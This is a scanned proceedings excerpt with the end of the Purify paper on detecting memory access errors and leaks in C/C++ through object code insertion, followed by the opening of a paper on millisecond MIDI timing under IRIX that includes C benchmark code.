An alternative scheme for state storage, that would completely forego byte and two-byte access checking, would be to store the state information directly in the data by using one "unusual" bit pattern to represent the unallocated state, and another to represent the allocated-but-uninitialized state. All other bit patterns would represent real data in the allocated and initialized state. This is the implementation strategy that Saber [Kaufer88], Catalytix [Feuer85] and various similar malloc_debug packages use. Byte and two-byte checking cannot be performed with this technique because there are no 8- or 16-bit patterns unusual enough to prevent false positives from occurring frequently.

---

1. Since arrays in C & C++ are little more than a convenient syntax for pointer arithmetic, it is not possible to perform complete array bounds checking. In particular, errors of the form "`x = malloc(100); x[5000] = 1;`" will not always be caught because the address x + 5000 could point into another piece of valid memory. Purify allows the user to adjust the size of the red-zone to suit his particular space *vs.* thoroughness requirements.


2. Such as those caused by incorrect handling of a string's null terminating byte.

# 4. Object Code Insertion

Purify uses object code insertion to augment a program with checking logic.

Object code insertion can be performed either before linking or after linking. Pixie[3] is one program that does object code insertion after linking. Purify does it before linking, which is slightly easier, at least on Sun systems, since the code has not yet been relocated. Purify reads object files generated by existing compilers, adds error checking instructions without disturbing the symbol table or program logic, and feeds the output to existing linkers. Consequently, existing debuggers continue to work with Purified code.

**FIGURE 2. Example Make**




Another way to augment the program-under-test with the necessary checking logic would be to enhance the compiler to emit the required sequences, or to employ a portable pre-compiler. This would mean, however, that the programmer would have to recompile his files in order to use Purify, and that there would be no error checking in any libraries for which he did not have source code available.

Thus an advantage of object code insertion vs. a compiler or pre-compiler approach is setup performance. Since the re-translation from C or C++ to assembler is avoided, object code insertion can be much faster then recompilation. Our un-tuned implementation of object code insertion is more than 50 times faster (on a SPARC) than compilation.

Another advantage of object code insertion is convenience. The source for a large program lives in many directories, and the object code is already aggregated by the linker. To use object code insertion only the link target in the primary Makefile must change, instead of the ".c.o" compilation rules in every Makefile in the application.

Another advantage of object code insertion is multi-language support; many languages are quite similar at the object-code level. C and C++, for example, differ only in the encoding of the C++ names into "mangled names". Thus with the minor addition of a demangler to assist in the printing of symbol names, object code insertion programs such as Purify work with C++ as well as they work with C. We are currently exploring an ADA version.

A final advantage of object code insertion is completeness: *all* of the code, including third-party and vendor libraries, is checked. Even hand-optimized assembly code is checked. This completeness means bugs in application code (such as calling `strcpy` with too short a destination array) that manifest themselves in vendor or third-party libraries are detected. Also, serious bugs in third-party libraries (like writing into freed memory) can be detected, and the Purify messages can form the basis for highly-specific bug reports. Moreover, the detection or absence of such potentially fatal errors in a particular third-party library during the library's evaluation phase can increase the developer's knowledge of the quality of the code that will be included in his application.

3. Pixie is a program that MIPS Computers Systems distributes to insert profiling code directly in an executable MIPS program.

The disadvantage of object code insertion is that it is largely instruction-set dependent, and somewhat operating system dependent—roughly like the back end of a compiler. This makes porting Purify to new architectures a substantial task.

# 5. Memory Leaks

Memory leaks are even harder than memory access errors to detect. The difficulty in detecting access errors is that the direct symptoms of such a bug may appear only sporadically—but a memory leak typically doesn't even have a direct symptom. The cumulative effects of memory leaks is that data locality is lost which increases the size of the working set and leads to more memory paging. In the worst case, the program can consume the entire virtual memory of the host system.

The indirect symptom of a memory leak is that a process' address space grows during an activity where one would have expected it to remain constant. Thus the typical test methodology for finding memory leaks is to repeat an action, such as opening and closing a document, many times and to conclude that there are no leaks if the address space growth levels out.

However, there are two problems with this methodology. The first problem is that it does not rule out that there simply was enough unallocated heap memory in the existing address space to accommodate the leaks. In other words the address space does not grow, but there does exist a leak. The assumption that testers have is that if the leak was significant enough to care about, it would have consumed all of the unallocated heap memory within the chosen number of repetitions and forced an expansion of the process's address space.

The second problem with this repetition methodology is that it is quite time consuming to build test suites that repetitively exercise every feature, and automatically watch for improper address space growth. In fact, it is generally so time consuming that it is not done at all.

Suppose, however, that a developer is sufficiently motivated to build a leak-detecting test suite, and finds that the address space grows unacceptably, due to one or more leaks. The developer still must spend a considerable amount of time to track down the problems. Typically, he would either (1) shrink the test suite bit by bit until the address space growth is no longer observed, or (2) modify `malloc` and `free` to record their arguments and perform an analysis of what was `malloc`'d but not freed. The first technique is fairly brute-force, and can take many iterations to track down a single leak.

The second technique seems powerful but in practice has problems. In any given repetition loop, such as opening and closing a document, there may be `malloc` chunks that are `malloc`'d but legitimately not freed until the next iteration. Thus just because a chunk was `malloc`'d but not freed during an iteration does not mean the chunk represents a leak. It may represent a carry-over from a previous iteration. An improved technique [Barrach82] is to record the `malloc` and `free` calls for an entire program run, and look for chunks `malloc`'d but not freed. The problem with this is the existence of permanently-allocated data, such as a symbol table, that is designed to be reclaimed only when the process terminates. Such permanently-allocated data incorrectly show up as leaks, i.e. `malloc`'d but not freed, with this technique (2) and its variants.

Memory leaks are so hard to detect and track down that they are often simply tolerated. In short-lived programs such as compilers this is not serious, but in long-running programs it is a major problem. Consider how many hours have probably been spent eliminating leaks in the X11R4 server for Sun workstations. All that effort, yet dozens of leaks still exist—small, but leaks that accumulate into big effects. Here is one example session with the X11R4 server program, prepared by Purify, and running under the dbx debugger. It shows Purify catching the X server leaking one half of a megabyte from a single place, and the 10 minute sequence of events required to fix the leak.

```
tutorial% dbx Xsun
(dbx) run
Purify: Dynamic Error Checking Enabled. Version 1.3.2.
(C) 1990, 1991 Pure Software, Inc. Patents Pending.

...X server runs, we write more of this paper, then we interrupt the
server with control-C, and call the leak finding routine...

(dbx) call purify_newleaks()
Purify: searching for new memory leaks...

Found 43037 leaks.
There are 516752 leaked bytes, which is 35.9% of the 1437704 bytes in
the heap.

 12 (43026 times). Last memory leak at 0x35a058
516312 total bytes lost, allocated by malloc, called from:
 Xalloc (utils.o; line 515)
 miRegionCreate (miregion.o; line 279)
 miBSExposeCopy (mibstore.o; line 3458)
 miHandleExposures (miexpose.o; line 209)
 mfbCopyArea (mfbbitblt.o; line 283)
 miBSCopyArea (mibstore.o; line 1391)
 miSpriteCopyArea (misprite.o; line 999)
 ProcCopyArea (dispatch.o; line 1563)
 Dispatch (dispatch.o; line 256)
 main (main.o; line 248)
 start (crt0.o; pc = 0x2064)

 40 (11 times). Last memory leak at 0x36ee98
440 total bytes lost, allocated by malloc, called from:
 Xalloc (utils.o; line 515)
 miRectAlloc (miregion.o; line 361)
 miRegionOp (miregion.o; line 660)
 miIntersect (miregion.o; line 975)
 miBSExposeCopy (mibstore.o; line 3460)
 miHandleExposures (miexpose.o; line 209)
 mfbCopyArea (mfbbitblt.o; line 283)
 ProcCopyArea (dispatch.o; line 1563)
 Dispatch (dispatch.o; line 256)
 main (main.o; line 248)
 start (crt0.o; pc = 0x2064)
```

This example shows two leaks that have appeared so far in the current run of the X server. The first is the dominant leak, so let us walk through how to go from this information to finding the bug. The first leak has occurred 43026 times so far, and each time leaked 12 bytes. The first leak was probably not the responsibility of `Xalloc`, so we look at line 279 of miRegionCreate. It creates a region structure and simply returns it. So we turn to the caller of `miRegionCreate`: `miBSExposeCopy`, line 3458:

```
tempRgn = (* pGC->pScreen->RegionCreate)(NULL, 1);
```

A scan of the function confirms that `tempRgn` is never freed. A one line fix suffices.[4]

# 6. Detecting Memory Leaks

Memory leaks are allocated memory no longer in use. They should have been freed, but were not. In languages such as lisp and Smalltalk garbage collectors find and reclaim such memory so that it does not become a leak.

There are two parts to a garbage collector: a garbage detector and a garbage reclaimer. To achieve some of the benefits of garbage collection (lack of memory leaks) without the associated run-time costs or risks, Purify makes an important and novel change of focus. Instead of providing an automatic garbage collector, Purify provides a callable garbage *detector* that identifies memory leaks.[5] The garbage detector is a subroutine library that helps the programmer find and eliminate memory leaks during development. By using garbage detection to track down leaks, developers can benefit from garbage collection technology without suffering the normally associated delivery runtime costs.

Although the purpose is different, Purify uses an algorithm similar to the conventional mark and sweep. In the mark phase, Purify recursively follows potential pointers from the data and stack segments into the heap and marks all blocks referenced in the standard "conservative" and "pessimistic" [6] manner. In the sweep phase, Purify steps through the heap, and reports allocated blocks that no longer seem to be referenced by the program.

Identifying leaked blocks only by address would not help programmers track down the source of the leak; it would only confirm that leaks existed. Therefore, Purify modifies `malloc` to label each allocated block with the return addresses of the functions then on the call stack. These addresses, when translated into function names and line numbers via the symbol table, identify the code path that allocated the leaked memory, and often make it fairly easy for the programmer to eliminate the error.[7]

By moving the garbage collector technology from run-time to development, we are able to avoid the serious consequences of the fundamental problem with garbage collectors for C & C++, namely that there is always ambiguity in what is and what is not garbage. Our garbage detector separates the heap chunks into three classes:

1. chunks that are almost certainly garbage (no potential pointers into them), and
2. chunks that are potentially garbage (no potential pointers to the beginnings of the them), and
3. chunks that are probably not garbage (potential pointers do exist to the beginnings them).

---

4. We don't mean to pick on X11R4 code; it's just widely-used, nearly-commercial-quality code. This leak, by the way, is also in X11R5.

5. John Dawes, of Stanford University, co-invented this technology.

6. See the following long footnote for an explanation of these terms.

7. Obviously, better than fixing memory leaks would be avoiding them. Garbage collectors [Moon84] have been written for C and C++. Like other garbage collectors, they attempt to provide automatic and reliable storage management at some runtime cost. Generally they follow mark and sweep algorithms, and use the stack, machine registers, and data segment as root pointers into the heap. Since an integer in C is indistinguishable from a pointer, every plausible pointer, meaning every 32 bit word on most current machines, has to be considered a possible root pointer. It is assumed that the programmer is not "hiding" any pointers from the collector by such things as byte-swapping a pointer temporarily, or leaving the only reference to an object in a callback with an outside process. "Hiding" a pointer would cause the collector to reclaim something that was not yet garbage.

Since pointers cannot be distinguished from other types in C and C++, an integer with an unfortunate random value can "seem" to point to a chunk that otherwise might be garbage, causing that chunk to not be collected. This is why these collectors are often called "conservative". Such collectors are called "pessimistic" if they permit a pointer into the middle of a `malloc`'d chunk to anchor that chunk. The necessity of a collector being conservative and pessimistic leads to over-marking and under-collecting.

The fundamental flaw this introduces is that the larger a memory chunk becomes the *more important it is that it be collected* if it is garbage, because it's a significant resource, and the *less likely it is that it actually will be collected*, because it is more likely to be accidentally anchored by an integer value. This phenomenon is not limited to large single chunks; a doubly-linked list with many entries is vulnerable to the same error. Worse still, the error can be transient and unpredictable. Using a conservative garbage collector in the presence of large or interconnected chunks may work most of the time, and then grow without bound in a particular run, because of an unfortunate random value somewhere else in the program that "seems" to point into a chunk that is actually garbage. In broad terms, garbage collectors for C & C++ have excellent average case characteristics (high degree of de-allocation correctness), but fatal worst case characteristics (large chunks build up, recursively anchor enough memory to crash the program).

Each chunk is identified by its allocating call chain, and the developer uses his judgement on what and how to additionally free. If during the process of fixing the memory leaks the developer incorrectly frees a chunk prematurely, Purify's error detection will detect the eventual freed-memory access as soon as it occurs. Note that category three (3) above is all of the "live" allocated heap chunks, and can be used as profiling data to help understand where the heap space in a program is being used.

# 7. Previous Work

The difficulties of managing memory in C are well-known, and several attempts at addressing these issues have been made. Nevertheless, few C and C++ tools have succeeded in providing comprehensive solutions and none to our knowledge has addressed both memory leaks and memory access errors.

## 7.1 Malloc Debug

Malloc-debug packages are the most prevalent tool for finding memory access errors. These packages implement the `malloc` interface, but also provide several levels of additional error checking and memory marking. They can be useful for detecting a write past the end of a heap array, and require only a relink to use. Unfortunately malloc-debug packages do not detect errors at the point they occur; they only detect errors at the next `malloc_verify` call. Since `malloc_verify` has to scan the entire heap, it is expensive to call frequently. Further, these packages do not detect reading past the end of a heap array, accessing freed memory, or reading uninitialized memory.

Malloc debug packages do not provide any memory leak information.

## 7.2 Mprof

Mprof [Zorn88] provides information on a C program's dynamic memory usage to help programmers reduce memory leaks. Mprof does not provide any memory access checking.

Mprof is a two-phase tool requiring developers to exit the program under development before they can view the information Mprof provides. Developers can only obtain global statistics from Mprof; they cannot profile memory usage and leaks between arbitrary points of program execution, as they can with Purify. Mprof implements a "memory leak table" that identifies memory allocated but never freed. Unfortunately, this strategy confounds true memory leaks with memory allocated but not cleaned up during the exit process. Consider a symbol table that maps strings into symbols, in which the symbols are used as tokens and are never freed. When a program is about to exit, any time spent freeing memory is wasted, since the exit call will reclaim the process's entire memory. Thus, most Unix programs correctly call exit with large amounts of memory still in use. This memory does not constitute a leak, yet Mprof lists it as such. These false positives reduce Mprof's diagnostic value.

## 7.3 Saber-C and Saber-C++

Saber [Kaufer88] detects many run-time memory access errors in interpreted C and C++ source code. However, loading source code is time-consuming, and interpreting source code takes more than an order-of-magnitude longer than executing object code. Typically, programmers load only a few files in source form and load the rest in object form. As a result, many memory access errors remain undetected. Even if developers source load their entire application into Saber, it can not detect improper memory accesses from system libraries. For example, Saber does not detect the common case of calling `sprintf` with too short a destination string, even when called from interpreted code. Saber's interpreter also misses byte-level memory access errors, such as reading an uninitialized byte, due to the implementation of its state storage, discussed in section 3.

Saber does not provide memory leak information or memory usage statistics.

# 8. Measurements

The overhead that Purify introduces into a program is dependent on the density of memory accesses in that program. In the worst case, where the program does nothing but copy memory in a tight loop,[8] Purify's run-time overhead is a factor of 5.5 over the optimized C code. This compares with a factor of 3.2 slowdown for the same program compiled for debugging, and a factor of 300 slowdown for the same program running under a C interpreter.

Below we present data on Purify's overhead when used with two programs: the GNU compiler `gcc`, and the X11R4 demo program `maze` that animates the solving of a maze. The `maze` program was modified to remove its `sleep` calls. `gcc` is actually a small driver program, and `cc1` is the program that does the bulk of the work. It is `cc1` that was tested, although for simplicity we will refer to it below as `gcc`. The data was collected on a Sun SPARCstation SLC running SUNOS 4.1.1, and all times are real times.

| | `gcc` | `maze` | average multiple |
|---|---|---|---|
| Run time[9] (seconds)<br>optimized / Purified & optimized | 26 / 81 | 117 / 178 | 2.3 |
| a.out size[10] (kb) | 815 / 1570 | 674 / 931 | 1.7 |
| Max heap size[11] (kb) | 1486 / 1775 | 540 / 608 | 1.2 |
| Build time (seconds)<br>link / Purify & link | 7 / 35 | 5 / 24 | 4.9 |

The run-time overhead is mostly in the checking functions that execute before every memory access. The increased a.out size is due to the function call instructions inserted before every load and store. The heap size overhead is due to the red-zones kept around every heap chunk. The default red-zone policy, used in the test cases; gives each chunk a 16 byte initial red-zone and a 28 byte trailing red-zone. The build time overhead is half due to the Purifying process, and half due to the increased demands on the linker for resolving all of the references to the checking functions.

# 9. Summary

Purify provides nearly-comprehensive memory access checking and memory leak detection. It fits cleanly into the Unix file-processing paradigm and only requires adding a single word to the link-line of a makefile to use on an existing application. Importantly, Purify yields executables that are fast enough to use during the entire development and test process. For example, this paper was written using Frame while running under a Purified R4 X server, Purified window manager, and Purified xterms, all on Sun's bottom-of-the-line SPARCstation equipped with 12 Mb of memory. Purify's relatively low overhead, ease of setup, and thoroughness of error detection permits more robust software to be developed faster, yet it entails no overhead in code delivered to customers.

Purify can help bridge the gap between a program plagued by intermittent errors and that same program working robustly and continuously over long periods of time. Of course, Purify is not a panacea, and it does not result in bug-free code. Nevertheless, used in conjunction with good test suites Purify can result in significantly more correct and

---

8. Specifically, the program allocates one megabyte, initializes it to zero, and then performs 50 iterations of shifting the megabyte down one byte, by copying byte by byte.

9. With gcc this is the time for `cc1` to compile and optimize the X11R4 client `xterm`'s file charproc.c. This file was picked at random to be the test case. With `maze` the times shown are the times to perform 20 iterations of solving the maze with the `sleep` calls between iterations removed.

10. Measured with the `size` command.

11. Measured with `sbrk(0) - &end`.

reliable programs, and increase the developer's knowledge and confidence in the code. Such progress creates programs that are less susceptible to catastrophic failure from small changes—making maintenance less risky, and testing less costly. Results from users of Purify working on large commercial programs have been very encouraging.

One of the great pleasures of C & C++ programming is being able to get the most out of the underlying hardware. Walking the tightrope of pointer arithmetic, for example, is very exciting but the downside is that most falls are fatal. Purify is the safety net that C and C++ always needed—it's there during development, but does not impair the ultimate performance.

## 10. Acknowledgments

Many people deserve thanks for their assistance on this project, but we wish to single out James Bennett for his outstanding guidance on how to present this work. Without him this paper would not have been.

## 11. References

[Barach82] David R. Barach, David H. Taenzer, and Robert E. Wells. "A technique for finding storage allocation errors in C-language programs". *ACM SIGPLAN Notices*, 17(5):16-23, May 1982.

[Feuer85] A.R Feuer, "Introduction to the Safe C Runtime Analyzer", *Catalytix Corporation Technical Report*, January 1985.

[Kaufer88] Stephen Kaufer, Russell Lopez, and Sesha Pratap. "Saber-C An interpreter-based programming environment for the C Language". *Summer Usenix '88*, pp. 161-171.

[Miller90] B. P. Miller, L Fredrickson, and B. So, "An Empirical Study of the Reliability of Unix Utilities", *CACM* vol 33, #12, December 1990, pp 32-44.

[Moon84] David A. Moon. Garbage collection in a large Lisp system. In *Conference Record of the 1984 ACM Symposium on LISP and Functional Programming*, Austin, Texas, August 1984, pp. 235-246.

[Zorn88] Benjamin Zorn and Paul Hilfinger. "A memory allocation profiler for C and Lisp programs." *Summer Usenix '88*, pp. 223-237.

## 12. Author Information

The authors can be contacted via electronic mail at hastings@pure.com and joyce@pure.com respectively. Their telephone number at Pure Software is (415) 747-0196. They are both graduates of Stanford's MSAI program.

# Creating MANs Using LAN Technology: Sometimes You Gotta Break the Rules

*Stanley P. Hanks*
*Technology Transfer Associates*

See page 439.

# Realtime Workstation Performance for MIDI

*Robin Schaufler*

Silicon Graphics Computer Systems

*ABSTRACT*

MIDI studio applications require 1 millisecond accuracy in timing transmission and receipt of MIDI messages. Past MIDI implementations on UNIX™ have either used the Roland MPU-401 co-processor [Hawley86], [Langston86] to do accurate timing, or have not had timing tests published for them. Timing MIDI I/O on the host processor allows for more flexible scheduling policies [Kuiv-And86] than the MPU-401, but many people expressed skepticism that it could be done with sufficient accuracy and efficiency because of UNIX™ virtual memory and pre-emptive scheduling. This paper describes studies we did on providing millisecond accuracy on the host processor of a Silicon Graphics Iris Indigo running IRIX™, the Silicon Graphics version of UNIX™. Our measurements show that millisecond accuracy is feasible on IRIX™ without modifying the kernel. The paper goes on to describe how the studies relate to other time based media. With a small set of real time features [Bart-Wag91], UNIX™ can really sing.

## 1. Introduction

Production of music, video and film often relies on MIDI to create the music. MIDI, which stands for Musical Instrument Digital Interface [IMA88-protocol], is a necessary ingredient to any multimedia system. As part of a multimedia development effort, we investigated what commercial MIDI applications need in order to operate successfully in a UNIX™ environment. This paper is about the requirements that MIDI application developers gave us, the performance studies we did to see how to meet their needs, and the conclusions we came to. See [NeXT91] for mention of other commercial application of MIDI on UNIX™. The author hopes that future standards work on MIDI for UNIX™, if any, will consider the requirements that we derived from talking to commercial application developers, and that future work on realtime features for UNIX™ will consider the features that make realtime MIDI response feasible on IRIX™.

The performance studies described in this paper were done on the Iris Indigo, which has support for audio, video, CD and DAT, and MIDI, as well as graphics and images. Indigo audio is 16-bit DAT-quality, with both digital and analog in and out, using a Motorola 56001 on the mother board to maintain the sample rate. An optional video board does NTSC in and out, allowing realtime display and recording of video. Such high quality audio and video, together with the Indigo's 8 bit color graphics and a 33 Mhz R3000, make it ideal for professional music and video production. MIDI must also function with professional quality for Indigo to succeed in that role.

The Indigo is connected to MIDI by plugging any Macintosh® compatible MIDI interface into one of the Indigo serial

™ IRIX is a trademark of Silicon Graphics Computer Systems.

™ UNIX is a trademark of AT&T.

® Macintosh is a registered trademark of Apple Computer.

ports, and setting the z85130 DUART on the mother board to use RS-422 and an external clock by means of ioctl(2) calls.

## 2. Overview of MIDI

MIDI is a hardware and software specification for exchange of musical information. Data is transmitted asynchronously at 31.25 Kbaud (+/-1%), or 320 microseconds per byte over shielded twisted pair cables. A MIDI connection is made between a socket labeled MIDI In and one labeled MIDI Out.

Musical data is sent in multi-byte messages. Most messages are 1-3 bytes. Only System Exclusive messages may be longer, but they are not commonly sent during performance. MIDI messages contain information such as "a key went down or up at pitch P and velocity V", or "the pitch bend wheel moved to position B". Some MIDI messages are broadcast to all equipment on a MIDI network; others specify a 4 bit channel. MIDI messages travel in bursts, in contrast to the regular intervals of audio samples or video frames. They do not carry timestamps; time must be tracked at the sending and receiving ends.

Key MIDI applications that stress realtime performance are sequencers and MIDI development environments. A sequencer records and plays MIDI data. When recording, the sequencer also echos its input, potentially making small changes to it, such as changing the channel. MIDI development environments, such as Keynote [Thompson89], Max [Opcode90], or Animal [Lindeman91], can be programmed to make algorithmic changes to MIDI input, and send it back out again.

## 3. Requirements of MIDI Applications

In order to understand how these applications stress the system, and the precise requirements for their performance, we talked to third party developers. The system we needed to rival in order to attract third party applications is the Macintosh® IIcx. The stress tests that we arrived at from these conversations were peak rate sequence playback and intelligent *thruing*. Peak rate sequence playback refers to playing a stored sequence of time stamped MIDI events, where the time stamps indicate a peak rate of output of an event per millisecond. Intelligent *thruing* refers to reading an input stream, optionally doing some processing such as channel conversion, and writing it back out with acceptable latency.

Based on experience with the Macintosh®, the third party developers expected sequence playback to occur with 1 millisecond accuracy, and to do intelligent *thruing* with a maximum of 1 millisecond latency. Millisecond granularity is mentioned in several sources, [IMA88-files], [Apple89]. Since the Indigo is a 30 MIPS UNIX™ workstation, developers also expected to have plenty of cycles left over for other processes. They wanted context switching to be comparable to a Macintosh®, which they claimed to require 50-100 instructions to reach an interrupt level application procedure. We have not found evidence to either refute or support this claim.

With these requirements in mind, we decided to see how close the Indigo running IRIX™ could come to meeting them, and where the problem areas are.

## 4. Performance Studies

In order to see whether IRIX™ (the Silicon Graphics version of UNIX™) could satisfy the MIDI performance requirements, we constructed benchmarks to model critical functions. To examine context switching overhead, and effect of context switching on the benchmarks, we also constructed a CPU displacement process, that is, a CPU *hog*. (Code for benchmarks will be included in the final paper.) For comparison, we also constructed analogous benchmarks on the Macintosh®, but we have not yet figured out how to measure Macintosh® context switching.

The tests were performed on a lightly loaded system. Several file systems were NFS mounted, and the window system, several terminal emulator windows, yellow pages, and other normal daemons were running. There was not much user interface activity, and no other applications were running.

Networking was being serviced by an IRIX™ daemon named rtnetd(1M) (see [Bart-Wag91], [SGI87]), which allows processing of incoming network packets to be pre-empted. However, running an in-house system analysis tool indicated that very little network activity was happening, so it is unclear whether the ability to pre-empt network packet processing made a difference to these tests.

The MIDI interface used in these tests is an Altec, which has a single 1 Mhz connection to the host serial port, one MIDI In socket, and three MIDI Out sockets, of which we only used one. Messages sent from the computer flow out the MIDI Out sockets; Messages sent to the computer flow into the MIDI In socket.

## 4.1 IRIX™ Realtime Features

To understand the performance studies, it is necessary to understand the IRIX™ realtime features we used to accomplish them.

In addition to the traditional UNIX™ scheduling priority system, IRIX™ has non-degrading priorities [Bart-Wag91], [SGI87]. A process running with a non-degrading priority keeps running at the same priority as long as it runs. It does not give up the CPU until either a higher priority process is scheduled or it blocks. Coupled with a very high priority, on a multi-processor system, such a process can pre-empt the kernel on all but one processor. However, since Indigo is a uni-processor, the kernel gets priority. Therefore, non-degrading priority does not provide an Indigo application with scheduling guarantees. A question for the experiments was under what circumstances can an Indigo application get realtime scheduling service.

IRIX™ also has a fast clock and itimer (interval timer). The system normally runs at the standard UNIX™ 100 Hz rate, but the fast clock can be requested at runtime, at the cost of some extra overhead. On Indigo, fast clock rates are 5000 / R Hz, where R is an integer in the range 2 to 10 inclusive; the default is 1000 Hz, or a 1 millisecond interval. The fast clock boosts the resolution of the gettimeofday(2) system call. The fast itimer boosts the resolution of getitimer(2), and requires that the fast clock be set. In conjunction with POSIX reliable signals [POSIX90], an application can wake up reliably at regular intervals.

We also made a small change to the DUART streams driver, motivated by MIDI. Normally the driver holds input for up to half a second, buffering up input as it comes in, in order to minimize dispatches of the receiving process. We added an ioctl to set the length of time it holds input. For MIDI, we set the hold time to zero to minimize latency in processing incoming MIDI messages.


## 4.2 The Benchmarks

Peak rate sequence playback was tested by a program called *tick*, which turns on a note, and then issues one two-byte pitch bend message per millisecond. The messages would gradually bend the pitch to its highest value, down to its lowest value, and back to its normal value, and then repeat indefinitely, sounding like a siren. We ran *tick* at high non-degrading priority, with the fast clock and itimer running at 1000 Hz. *Tick* sets a realtime itimer and then loops forever. The loop calls pause(2); when interrupted, it then writes the next two bytes the sequence and loops back to the pause.

Below is the C source for *tick*. Checks for error returns of system calls and #include directives are omitted for brevity.

```
/* tick test */
unsigned char note[3] = {0x90, 64, 0x40};
unsigned char bend[3] = {0xE0, 0, 64};
#define BUFSIZE         (256*2*5)
unsigned char buf[BUFSIZE];                 /* circular buffer */
int int_count = 0;                          /* count of interrupt signals */

void handle_sigint() {int_count++;}         /* Interrupt signal handler */
void handle_alrm(int sig) { }               /* Alarm signal handler */

main() {
      struct itimerval itv;
      struct sigaction act;
      int midifd;                           /* MIDI file descriptor */
      int bufix = 0;                        /* index into buf */

      fillbuf();                            /* fill buf with pitch bend data */

      act.sa_handler = handle_sigint;
      act.sa_mask = 0; act.sa_flags = 0;
      sigaction(SIGINT, &act, 0);           /* setup interrupt handler */
      act.sa_handler = handle_alrm;
      sigaction(SIGALRM, &act, 0);          /* setup alarm handler */

      /* open MIDI file descriptor, call setup, which performs ioctls for
         RS-422, external clock, no delay of input, and popping the line
         discipline streams module, and start playing */
      midifd = open("/dev/ttyd2", O_RDWR);
      setup(midifd);
      write(midifd, note, 3);               /* write initial note-on */
      write(midifd, bend, 3);               /* write initial pitch bend */

      itv.it_value.tv_sec = itv.it_interval.tv_sec = 0;
      itv.it_value.tv_usec = itv.it_interval.tv_usec = 1000;
      setitimer(ITIMER_REAL, &itv, 0);      /* start interval timer */

      /* Write pitch bends until interrupt.
         This loop is all we really care about! */
      while (!int_count) {
            pause();
            bufix = (bufix + 2) % BUFSIZE;        /* cycle thru buf */
            write(midifd, buf+bufix, 2);
      }

      /* Clean up */
      timerclear(&itv.it_interval);
      timerclear(&itv.it_value);
      setitimer(ITIMER_REAL, &itv, 0);      /* turn off itimer */
      bend[1] = 0; bend[2] = 64; note[2] = 0;
      write(midifd, bend, 3);               /* write neutral pos pitch bend */
      write(midifd, note, 3);               /* note on, velocity 0 */
      exit(0);
}
```

To measure the accuracy of the playback, we opened the cover on a MIDI interface, and attached an oscilloscope probe to either pin 4 or 5 of MIDI Out socket. Triggering on a voltage change, we got a sufficiently stable pattern to show that the sequence was playing a message per millisecond.




Oscilloscope pattern for the tick test

*Thruing* latency was tested with a program called *lag*, which simply loops, reading from the serial port and writing its input back out again. The size of the buffer passed to read is controlled by a command line argument. *Lag* does not need the fast itimer, but we ran it with the fast itimer anyway since *thruing* is often done in conjunction with sequence playback. It does need non-degrading high priority in order to be scheduled as soon as input is ready.


Below is the C source for *lag*. Checks for error returns of system calls and #include directives are omitted for brevity.

```
/* lag test */
unsigned char buf[1000];
int int_count = 0;

void handle_sigint() {int_count++;} /* Interrupt signal handler */

main(argc, argv)
int   argc;
char  **argv;
{
      struct sigaction act;
      int n;
      int ntoread = 1;
      int midifd;

      if (argc > 1) ntoread = atoi(argv[1]);

      act.sa_handler = handle_sigint;
      act.sa_mask = 0; act.sa_flags = 0;
